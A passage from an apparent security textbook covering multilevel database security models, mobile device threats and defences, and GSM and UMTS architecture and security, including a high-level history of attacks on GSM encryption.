In the secure data views (SeaView) model, security levels are assigned to each data element in the attributes of the tuples in the relation. In the SeaView model, data are stored in a set of single-level fragments and the multilevel relations are implemented as views over these single-level relations as shown in Table 7:

Table 7: Entity Polyinstantiation

Employee	Department	Salary
Ahmed U	Accounting U	7,000 U
Ahmed U	Sales S	10,000 S

There are two algorithms that are used in the implementation of the SeaView model:

- The decomposition algorithm divides the multilevel relation into single-level fragments.
- The recovery algorithm reconstructs the original multilevel relation from the fragments.

In the SeaView model, the decomposition of the multilevel relations into single-level ones is performed by applying two different types of fragmentation: horizontal and vertical. Thus, the multilevel relation in Table 7 will be stored as five single-level fragments (one primary key group relation and four attribute group relations), as shown in Table 8:

Table: 8: SeaView Decomposition of Table 7 into Five Single-Level Base Relations:

Table 2.10 SeaView Decomposition of Table 2.8 into Sigle-Level BAse Relations	
A	
Employee	
Ahmed U	
B	
Employee	Department
Ahmed U	Accounting U
C	
Employee	Salary
Ahmed U	7,000 U
D	
Employee	Department
Ahmed U	Sales S
E	
Employee	Salary
Ahmed U	10,000 S

The SeaView model has many problems due to the decomposition and recovery algorithms. These problems will be mentioned as follows:

- **Repeated joins:** Due to the vertical fragmentations that are used in the SeaView model, the query that involves multiple attributes will use a lot of repeated left outer joins between the several single-level relations to get the result.
- **Spurious tuples:** When the SeaView recovery algorithm is applied to the single-level relations, additional tuples will be inserted into the original relation. These additional tuples are called spurious tuples and are a result of repeated joins between single-level relations.
- **Incompleteness:** The SeaView decomposition algorithm puts limitations on the capability of the database. Several relation instances that have realistic and useful interpretations in real life cannot be realized in the SeaView model.
- **Left outer joins:** The SeaView recovery algorithm is based on the left outer join of relations. It is well known that join is a high-cost operation and should be avoided as much as possible.

Jajodia–Sandhu Model

The Jajodia–Sandhu model is derived from the SeaView model. It modifies the algorithm that decomposes a multilevel relation into single-level fragments and it also modifies the recovery algorithm that reconstructs the original multilevel relation.

In the Jajodia–Sandhu model, the decomposition algorithm uses only horizontal fragmentation since no vertical fragmentations are required. This results in improving the recovery algorithm in the Jajodia–Sandhu model over the recovery algorithm in the SeaView model because it is possible to reconstruct the multilevel relation without having to perform join operations; only union operations are required to reconstruct the multilevel relation.

For example, the relation in Table 8 will be decomposed into two single-level fragments. This provides the simplicity of tuple level labeling, combined with the flexibility of element-level labeling, as shown in Table 9:

Table 9: Jajodoa and Sandhu Decomposition of Table 8:

Table 2.11 Jajodia and Sandhu Decomposition of Table 2.8 into Two Single-Level Base Relations

A

Employee	Department	Salary	TC
Ahmed U	Accounting U	7,000 U	U

B

Employee	Department	Salary	TC
Ahmed U	Sales S	10,000 S	S

There are two major problems in the Jajodia–Sandhu model:

- **Semantic ambiguity:** Suppose that there are two tuples in the relations with security levels U and S and there is no tuple with security level TS. If a user with security level TS needs to get information from the relation, he cannot decide which is the correct information because the values from the U tuple and the S tuple in the relation will be retrieved in the result of the query.
- **Operational incompleteness:** Suppose that there are two incomparable security levels, M1 and M2, whose least upper bound is the security level S and greatest lower bound is the security level U. There is no way for a user at security level S to insert tuples that contain attributes with security levels at U, M1, and M2.

Smith–Winslett Model

In the Smith–Winslett model, the multilevel relational database is seen as a set of ordinary relational databases where all the databases share the same schema. This model does not support security at the level of every single attribute. The security level can be assigned only to the primary key attributes and the tuples as a whole.

The multilevel relational scheme is given as R(APK, CPK, A1...,An,TC), where APK is denoted as the primary key data attribute, CPK is the primary key classification attribute that contains the security level of the primary key data attribute, A1...An are denoted as the data attributes, and TC is denoted as the tuple classification attribute that contains the security level of the tuple.

An example relation is given in Table 10, where a user can see the tuples from his own security level and the tuples from all lower security levels. A user accepts the tuples from his own security level only. Table 10 shows the Smith-Winslett model as described above:

Table 10: Smith-Winslett Model

Table 2.12	Smith-Winslett Model		
Employee	Department	Salary	TC
Ahmed U	Accounting	7000	U
Ahmed S	Sales	10,000	S

According to these rules, an update and read access are defined. A database modification (insert, delete, and update) from a user can only alter data at the user's security level. A query from a user at security level L can access data from exactly those databases whose level is not higher than the level L.

In this model, a semantics based on the concept of belief has been added. The Smith–Winslett model is also known as the belief-based semantics model and also introduced the concept of a base tuple. The base tuple is the lowest security level of database tuple where the existence of an entity is asserted. As such, the update procedure eliminates the problems present in the Jajodia–Sandhu model, but restricts the scope of an update to a single entity.

2.11. Summary

Software security is an implementation of protection to software against malicious attacks. This security for software continues to function properly under potential risks. Security is essential to provide availability, integrity and authentication. Any compromise on these three factors makes a software unsecure. Because of poor programming practices, attacks are made on the software system to steal information, introduce vulnerabilities, monitor content and damage the behaviour of the software. Therefore, it is necessary to understand what are different software vulnerabilities which can cause high risk to the computer software, hence

this chapter has given details about software vulnerabilities and their remedies. This chapter has also discussed about the operating system security and threats. Finally, this chapter has discussed about the database security and its requirements.

Sample Questions

1. What is buffer overflow? Explain in detail.
2. Differentiate between buffer overflow and format string.
3. Explain how to prevent format string attack.
4. What is SeaView Model? Explain.
5. How to detect inference attack during database design?
6. List several factors that make the data sensitive.
7. What are security requirements of databases?
8. How does a computer virus attack?
9. What are different categories of malware?
10. Explain SQL injection attack in detail, with example.
11. Explain file protection in detail.

Wireless Security

3

OBJECTIVES

After reading this chapter, the student will be able to:

- To understand the threats in mobile security and remedies to threats
- To learn the security provided in wireless LAN
- To explore Wireless Intrusion Detection System

3.1. Mobile Device Security

Mobile device security is the protection of sensitive data stored on and transmitted by smartphones, tablets, laptops and other portable computing devices. With the number of mobile devices in operation growing drastically year over year, the challenge of protecting compromised data from unauthorized access is getting bigger than ever.

Hackers make use of malware, worms and spyware designed explicitly for mobile devices to gain unauthorized access, phishing and theft activities. Wireless computing is prone to online threats and vulnerabilities so implementing adequate security measures in a corporate network to safeguard sensitive data is important.

Securing mobile devices has become increasingly important in recent years as the numbers of the devices in operation and the uses to which they are put have expanded dramatically. The problem is compounded within the enterprise as the ongoing trend towards IT consumerization is resulting in more and more employee-owned devices connecting to the corporate network.

History of Mobile Device Security

Less than two decades ago, the ability to provide employees with access to networks and data was drastically different, with Ethernet cables connected to desktop computers as the primary gateway. Over the years, there has been an incursion of new technologies that have changed this method. Initiation of rise of mobile works made the rise in mobile technology on the consumer side. In fact, maximum employees are now expected to use a mobile device for their work.

Over the years change in the networking environment IT departments needed to adapt to the growing security threats in mobility. The first computer virus that infected smartphones known as Cabir, which emerged in the year 2004. A whole new generation of security vulnerabilities soon followed with the emergence of iPhones and other modern smartphones. Now, with the rise of the Internet of Things (IoT) devices in the enterprise, IT departments have a lot of endpoints to secure.

By the 2010s, new software solutions were created in the enterprise to protect against these threats, most notably Mobile Device Management (MDM), Enterprise Mobility Management (EMM), Mobile Application Management (MAM) and Unified Endpoint Management (UEM). With mobile usage now surpassing desktop usage, hackers are focused on attacking mobile devices.

Types of Mobile Security Threats

Malware Malicious software or Malware includes Trojan horses, worms, viruses, and spyware. These are designed to harm devices, steal data, deleting or encrypting sensitive data, monitor user activity without their permission, hijack browser sessions and provide backdoor entry to hackers.

Phishing

In phishing attacks, mobile device users easily become victim to online fraudsters because users are more likely to be tricked into opening an email, instant message, or text message with malicious intent. Hackers imitate as a legitimate company and try to steal user sensitive data, such as login credentials and credit card number. Such attacks are successful because users find it difficult to navigate between screens to recognize the genuineness of the link on mobile devices such as smartphones and tablets.

Outdated OS

The outdated operating system in mobile devices opens the door for hackers to exploit. Mostly, users are not fully aware of the importance of operating system update and end up suffering from unanticipated online attacks. Besides this, jailbreak attacks are becoming more common these days which discreetly allows downloading of apps and extensions on mobile devices.

Advanced Persistent Threats (APTs)

Advanced Persistent Threats (APTs) are targeted at stealing data rather than causing damage to the organization or network. As the attack is a stealth activity, the hacker after gaining access to the organization's network stays there undetected for a long period of time. A successfully staged attack can leave behind devastating results.

Untested Mobile Applications

At times, downloading third-party vendor apps from unauthorized sources can prove to be detrimental as they may be malicious programs. Therefore, it is advisable to download from the regulated app store to avoid vulnerabilities and to prevent exploitation. The same can be implied to downloading authorized software due to the reason that some of them are not up-to-date versions.

Device Loss

If an employee leaves a tablet or smartphone in a taxi cab or at a restaurant, sensitive data, such as customer information or corporate intellectual property, can be put at risk. According to Marcus Carey, a security researcher at Boston-based compliance auditing firm Rapid7 Inc., such incidents have been behind many high-profile data breaches.

Device Data Leakage

Nearly all of the chief concerns identified in the mobile security survey, from data loss and theft to malicious applications and mobile malware, are sources of data leakage. While most corporate access privileges on mobile devices remain limited to calendar items and email, new mobile business applications can tap into a variety of sources, if the enterprise accepts the risks, said mobile security expert Lisa Phifer. Increased corporate data on devices increases the draw of cybercriminals who can target both the device and the back-end systems they tap into with mobile malware, Phifer said, "If you're going to put sensitive business applications on those devices, then you would want to start taking that threat seriously".

Mobile Device Security Trends

As the world of mobility changes, enterprises are also adapting. Here are some of the latest security trends in enterprise mobility:

Using Cyber Liability Insurance

One of the biggest security trends in the enterprise is with cyber liability insurance. This type of insurance covers the losses that result in a data breach. In other words, in case a mobile device is hacked and the data gets compromised, all potential financial losses will be covered.

Given the fact that mobile devices have a target on their back and are now the primary threat vector, enterprises need to ensure that their cyber liability insurance policies cover the mobile devices. It is imperative to have this policy in order to protect against potential data breaches and leaks.

When a cyber-attack occurs on a mobile device, an enterprise needs to act fast. If data is breached, all affected users must be notified. The cost of this tremendous communication burden can add up, and the company's brand could be at risk. With the average cost of a corporate data breach nearly $4 million, it is worth to have an insurance policy that covers data on enterprise devices.

Avoiding Public WiFi

Public WiFi represents one of the biggest attack vectors for all types of mobile devices. The problem is, employees connect to public WiFi networks with the assumption that they are safe to use. The truth is that a hacker can easily breach the device, access the network, and steal data. Some hackers are specifically targeting unsuspected users who access a public WiFi network that looks safe, but is really vulnerable to attacks. There have been cases where hackers created fake WiFi networks that seem innocent (calling them names like 'Coffee Shop') but, it is really just a way to trap users.

The solution is to educate employees about these dangers. All employees should be aware that WiFi networks pose a significant threat and should be avoided when accessing enterprise

apps. But some employees ignore this advice and go on the public WiFi. To combat this issue, a growing trend in enterprises is to program the devices in a way that prohibits employees from accessing public WiFi.

Mobile Device Security Strategies

To understand more about security methods for mobility, here are of the best practices to follow:

Leverage Biometrics

For the longest time, having a strong password was the key to securing mobile devices. After all, over 80% of all company data breaches are the result of weak passwords. However, even if an enterprise has a strong password policy, breaches can still occur. The two-factor authentication for passwords, which is considered to be a major security protocol, can be breached.

The best alternative for passwords on mobile devices is biometrics. Biometric authentication is when a computer uses measurable biological characteristics, such as face, fingerprint, voice and iris recognition for identification and providing access.

In addition to enhanced security, there are many benefits to leveraging biometrics. First, it provides more accountability for enterprises, including an active log of users that access the network. It is also easier for employees to access their devices because unlike passwords, you cannot forget your face.

Block Potentially Dangerous Apps

It is common for employees to download apps that are not approved by IT. Some of these could be used for work, and others might be downloaded for personal reasons. Either way, those apps that are not approved or designed by the enterprise can be harmful. The employee does not realize that some apps are malicious and are designed by hackers. Malicious apps are the fastest growing threats to mobile devices. In one year, Google caught over 7,00,000 malicious apps in Play Store. When an employee inadvertently downloads one, it provides the hacker unauthorized access to the company network and critical data.

To combat this rising threat, enterprises have two options. First, all employees should be taught about the dangers of downloading unapproved apps. It is a good initiative, that some organizations are now banning employees from downloading certain apps on the phone.

Remote Lock and Data Wipe

One of the most important ways to limit mobile device threats is to enforce a strict remote lock and data wipe policy. With this strategy, an organization can ensure that enterprise networks and data receive an extra layer of protection. Under this policy, whenever an enterprise

mobile device is believed to be stolen or lost, then the enterprise has the ability to either remotely lock the device or erase all data on it.

Many IT experts view remote lock and data wipe as one of the most basic security methods. However, there is a bit of controversy to this method. Some employees are concerned that their businesses can delete personal data on the mobile device. To prevent this from happening, enterprises can provide two different environments on a single device —one for the enterprise and one for personal usage. If the enterprise data gets wiped by IT, then the personal data will still be there.

3.2. Global System for Mobile Communications (GSM)

Global System for Mobile Communications (GSM) is the most popular mobile phone system in the world, accounting for 70% of the world's digital mobile phones. According to a press release by the GSM Association in May 2001, there were more than half a billion GSM mobile phones in use in over 168 countries. The phenomenal success in mobile telecommunications is largely due to GSM. One of its key strength is its international roaming capability, giving consumers a seamless service in over 168 countries.

History of GSM

In 1982, the European Conference of Post and Telecommunications Administrations (CEPT) formed a group called Group Spéciale Mobile (GSM) to develop a pan-European cellular system that would replace many existing incompatible cellular systems already in place in Europe.

In 1987, a milestone was achieved with the signing of the GSM Memorandum of Understanding (MoU) by GSM-operators-to-be, agreeing to implement cellular networks, based on the GSM specifications. While it was clear from the start that GSM would be a digital system, it was officially announced in 1987.

GSM service started in 1991. In the same year, GSM was renamed to Global System for Mobile Communications from Group Spéciale Mobile.

Although GSM was initially developed as a European digital communication standard to allow users to use their cellular devices seamlessly across Europe, it soon developed into a standard that would see unprecedented growth globally. In North America, the GSM standard is often referred to as PCS 1900 and elsewhere as DCS 1800. The number relates to the operating frequency of the system.

Key Features of GSM

- International roaming with a single subscriber number worldwide.
- Superior speech quality which is better than existing analogue cellular technology.

- High level of security which means user information is safe and secure.
- Universal and inexpensive mobile handsets
- Digital convenience as talk time is doubled per battery life and digital networks can handle higher volume of calls at any one time than analogue networks.
- New services, such as call waiting, call forwarding, Short Message Service (SMS) and GSM Packet Radio Service (GPRS)
- Digital compatibility as it easily interfaces with existing digital networks i.e. Integrated Services Digital Network (ISDN).

Figure 1 shows the GSM Architecture:




Figure 1: GSM Architecture

Mobile Station

Every GSM mobile phone has a Subscriber Identity Module (SIM). The SIM provides the mobile phone with a unique identity through the use of the International Mobile Subscriber Identity (IMSI). The SIM is like a key, without which the mobile phone cannot function. It is capable of storing personal phone numbers and short messages. It also stores security-related information such as the A3 authentication algorithm, the A8 ciphering key generating algorithm, the authentication key (KI) and IMSI. The mobile station stores the A5 ciphering algorithm.

The SIM is removable, which allows users to travel abroad taking with them only their SIM card. They would need to inform their local provider, which countries they would be visiting prior to their departure. At their destination, they can simply plug the SIM into a rental cellular phone and make use of the mobile unit. The SIM can be protected with a Personal Identification Number (PIN) chosen by the subscriber. The PIN is stored on the card and if entered incorrectly thrice, the card blocks itself. At this point, you will have to contact your

cellular provider who can unblock your mobile phone, by entering an eight digit Personal Unblocking Key (PUK), which is also stored on the card.

Base Station Subsystem (BSS)

The role of the Base Station Subsystem (BSS) is to connect the user on a mobile phone with landlines or with other mobile users. The Base Transceiver Station (BTS) is in direct contact with the mobile phones via the air interface and can be thought of as a complex radio modem. The Base Station Controller (BSC) is responsible for the control of the several BTSs. It monitors each call and decides when to handover the call from one BTS to another, as well as manages radio frequencies allocated for the calls through the BTS.

Network Subsystem (NSS)

It is a complete exchange, capable of routing calls from a fixed network via the BSC and BTS to an individual mobile station. The Mobile Switching Centre (MSC) interconnects the cellular network with the Public Switched Telephone Network (PSTN). The MSC also serves to coordinate setting up calls to and from GSM users.

The Home Location Register (HLR) stores information of all subscribers belonging to an area served by an MSC. It stores permanent data such as the IMSI, services subscribed by the user, subscriber's number from a public network, KI and some other temporary data. The HLR has to provide the MSC with all the necessary information when the call is coming from a public network.

The Visitor Location Register (VLR) contains relevant information for all mobiles currently served by an MSC. The permanent data stored in the VLR is also stored in the HLR. In addition, it also stores the Temporary Mobile Subscriber Identity (TMSI), which is used for limited intervals to prevent the transmission of the IMSI via the air interface. The VLR has to support the MSC during call establishment and authentication when the call originates from a mobile station.

The Equipment Identity Register (EIR) stores all the International Mobile Equipment Identities (IMEIs) of mobile equipment and their rights on the network. The EIR maintains white, grey and black lists. Those on the white list are permitted on the network while those on the black list are blocked from the network. The grey list consists of faulty equipment that may pose a problem on the network but is still permitted to participate in the network. The IMEI reveals the serial number of the mobile station, manufacturer, type approval and country of production.

The Authentication Centre (AuC) is a protective database that houses the KI, the A3 authentication algorithm, the A5 ciphering algorithm and the A8 ciphering key generating algorithm. It is responsible for creating the sets of random numbers (RAND), Signed Response (SRES) and the Cipher key (KC), though the created sets are stored in the HLR and VLR.

GSM Security

As all cellular communications are sent over the air interface, it is less secure than a wired network, as it opens the door to eavesdroppers with appropriate receivers. Several security functions are built into GSM to safeguard subscriber privacy. These include:

- Authentication of the registered subscribers
- Secure data transfer through the use of encryption
- Subscriber identity protection
- Mobile phones are inoperable without a SIM.
- Duplicate SIMs are not allowed on the network.
- Securely stored KI

Authentication

The authentication procedure checks the validity of the subscriber's SIM card and then decides whether the mobile station is allowed on a particular network. The network authenticates the subscriber through the use of a challenge-response method.

Firstly, a 128-bit random number (RAND) is transmitted to the mobile station over the air interface. The RAND is passed to the SIM card, where it is sent through the A3 authentication algorithm together with the KI. The output of the A3 algorithm, the signed response (SRES) is transmitted via the air interface from the mobile station back to the network. On the network, the AuC compares its value of SRES with the value of SRES it has received from the mobile station. If the two values of SRES match, authentication is successful and the subscriber joins the network. The AuC actually does not store a copy of SRES but queries the HLR or the VLR for it, as needed. Figure 2 shows the authentication process:




Figure 2: Authentication in GSM

Anonymity

When a new GSM subscriber turns on his phone for the first time, its IMSI is transmitted to the AuC on the network, after which a Temporary Mobile Subscriber Identity (TMSI) is assigned to the subscriber. The IMSI is rarely transmitted after this point unless it is absolutely necessary. This prevents a potential eavesdropper from identifying a GSM user by their IMSI. The user continues to use the same TMSI, depending on how often location updates occur. Every time a location update occurs, the network assigns a new TMSI to the mobile phone. The TMSI is stored along with the IMSI in the network. The mobile station uses the TMSI to report to the network or during call initiation. Similarly, the network uses the TMSI to communicate with the mobile station. The Visitor Location Register (VLR) performs the assignment, the administration and the update of the TMSI. When it is switched off, the mobile station stores the TMSI on the SIM card to make sure it is available when it is switched on again.

Encryption and Decryption of Data

GSM makes use of a ciphering key to protect both user data and signalling on the vulnerable air interface. Once the user is authenticated, the RAND (delivered from the network) together with the KI (from the SIM) is sent through the A8 ciphering key generating algorithm, to produce a ciphering key (KC). The A8 algorithm is stored on the SIM card. The KC created by the A8 algorithm is then used with the A5 ciphering algorithm to encipher or decipher the data. The A5 algorithm is implemented in the hardware of the mobile phone, as it has to encrypt and decrypt data on the fly. Figure 3 shows encryption of data using a ciphering key:




Figure 3: Encrypting Data Using a Ciphering Key

GSM Algorithms

A consequence of international roaming is the exchange of information between providers in different countries. All countries have strict regulations against the export of encryption algorithms and thus GSM works around it. When a user tries to use his phone in another country, the local networks request the HLR of the subscriber's home network for the RAND, SRES and KC which is sufficient for authentication and encrypting data. Thus the local network does not need to know anything about the A3 or A8 algorithms stored in the SIM.

Authentication Algorithm A3: It is operator-dependent and is an operator option. The A3 algorithm is a one-way function. That means it is easy to compute the output parameter

SRES by using the A3 algorithm but very complex to retrieve the input parameters (RAND and KI) from the output parameter. Remember the key to GSM's security is keeping KI unknown. While it may sound odd that each operator may choose to use A3 independently, it is necessary to cover the case of international roaming.

Ciphering Algorithm A5: Currently, there exist several implementations of this algorithm, though the most commonly used ones are A5/0, A5/1 and A5/2. The reason for the different implementations is due to export restrictions of encryption technologies. A5/1 is the strongest version and is used widely in Western Europe and America, while the A5/2 is commonly used in Asia. Countries under UN Sanctions and certain third world countries use the A5/0, which comes with no encryption.

Ciphering Key Generating Algorithm A8: It is operator-dependent. In most providers, the A3 and A8 algorithms are combined into a single hash function known as COMP128. The COMP128 creates KC and SRES, in a single instance.

Security by Obscurity

Some argue that GSM is not as secure as publicised. The GSM standard was created in secrecy and all of the algorithms used are not available to the public. Most security analysts believe any system that is not subject to the scrutiny of the world's best minds cannot be secure.

In April 1998, the Smartcard Developer Association (SDA) together with two U.C. Berkeley researchers claimed to have cracked the COMP128 algorithm stored on the SIM. They sent a large number of challenges to the authorization module. They were able to deduce the KI within several hours. They also discovered that KC uses only 54 bits of the 64 bits. The remaining 10 bits are replaced by zeros, thus making the cipher key purposefully weaker. They feel this is due to government interference. A weaker ciphering key could potentially allow governments to monitor conversations.

The SDA did have the SIM in their physical presence when they cracked the algorithm. However, they fear 'an over the air attack' was not far-fetched. Unfortunately, they were unable to confirm their suspicions, as the equipment required to carry out such an attack is illegal in the US where the experiment was conducted. The GSM Alliance responded to the incident, stating even if a SIM could be cloned it would serve no purpose, as the GSM network would only allow only one call from any phone number at any one time. GSM networks are also capable of detecting and shutting down duplicate SIM codes found on multiple phones.

In August 1999, an American group of researchers claimed to have cracked the weaker A5/2 algorithm commonly used in Asia, using a single PC within seconds.

In December 1999, two leading Israeli cryptographers claimed to have cracked the strong A5/ algorithm responsible for encrypting conversations. They admitted the version they cracked may not be the exact version used in GSM handsets, as GSM operators are allowed to make

small modifications to the GSM algorithms. The researchers used a digital scanner and a high end PC to crack the code. Within two minutes of intercepting a call with a digital scanner, the researchers were able to listen to the conversation. Digital scanners are illegal in the US and in many other countries. The GSM Alliance of North America has claimed that none of its members uses the A5/1 algorithm, opting for more recently developed algorithms.

The ISAAC security research group claims it is technologically possible to build a fake base station for roughly $10,000. This allows a 'man-in-the-middle' attack. Essentially, the fake base station can flood the real base station and force a mobile station to connect to it. The base station could then inform the phone to use A5/0 (no encryption) and eavesdrop on the conversation.

An insider attack is another possible scenario. All communication between the Mobile Station and the Base Transceiver Station are encrypted. Beyond that point, all communications and signalling are generally transmitted in plain text within the provider's network. While a strong defence has been put upfront to deter hackers, the inner core is wide open.

3.3. Universal Mobile Telecommunications Service (UTMS)

Universal Mobile Telecommunications Service (UMTS) is a third-generation (3G) broadband, packet-based transmission of text, digitised voice, video, and multimedia at data rates up to 2 megabits per second (Mbps). UMTS offers a consistent set of services to mobile computer and phone users, no matter where they are located in the world. UMTS is based on the Global System for Mobile (GSM) communication standard. It is also endorsed by major standards bodies and manufacturers as the planned standard for mobile users around the world. Once UMTS is fully available, computer and phone users can be constantly attached to the Internet wherever they travel and will have the same set of capabilities even during roaming. Users will have access through a combination of terrestrial wireless and satellite transmissions. Until UMTS is fully implemented, users can use multi-mode devices that switch to the currently available technology (such as GSM 900 and 1800) where UMTS is not yet available.

Previous cellular telephone systems were mainly circuit-switched, meaning connections were always dependent on circuit availability. A packet-switched connection uses the Internet Protocol (IP) which means that a virtual connection is always available to any other endpoint in the network. UMTS also makes it possible to provide new services like alternative billing methods or calling plans. For instance, users can choose to pay-per-bit, pay-per-session, flat rate or asymmetric bandwidth options. The higher bandwidth of UMTS also enables other new services like video conferencing or IPTV. UMTS may allow the Virtual Home Environment (VHE) to fully develop, where a roaming user can have the same services at home, in the office or in the field through a combination of transparent terrestrial and satellite connections.

The electromagnetic radiation spectrum for UMTS has been identified as frequency bands 1885-2025 MHz for future IMT-2000 systems, and 1980-2010 MHz and 2170-2200 MHz for the satellite portion of UMTS systems.

UMTS Network

The UMTS network architecture can be divided into three main elements:

- User Equipment (UE): This name is given to what was previously termed the mobile, or the cell phone. The new name was chosen because of the considerably greater functionality that the UE could have. It could also be anything between a mobile phone used for talking to a data terminal attached to a computer with no voice capability.
- Radio Network Subsystem (RNS): The RNS also known as the UMTS Radio Access Network, UTRAN, is the equivalent of the previous Base Station Subsystem or BSS in GSM. It provides and manages the air interface for the overall network.
- Core Network: The core network provides all the central processing and management for the system. It is the equivalent of the GSM Network Switching Subsystem or NSS.

The core network is then the overall entity that interfaces to external networks including the public phone network and other cellular telecommunications networks. Figure 4 shows the UMTS network architecture:




Figure 4: UTMS network architecture

User Equipment (UE)

The User Equipment or UE is a major element of the overall 3G UMTS network architecture. It forms the final interface with the user. In view of the far greater number of applications

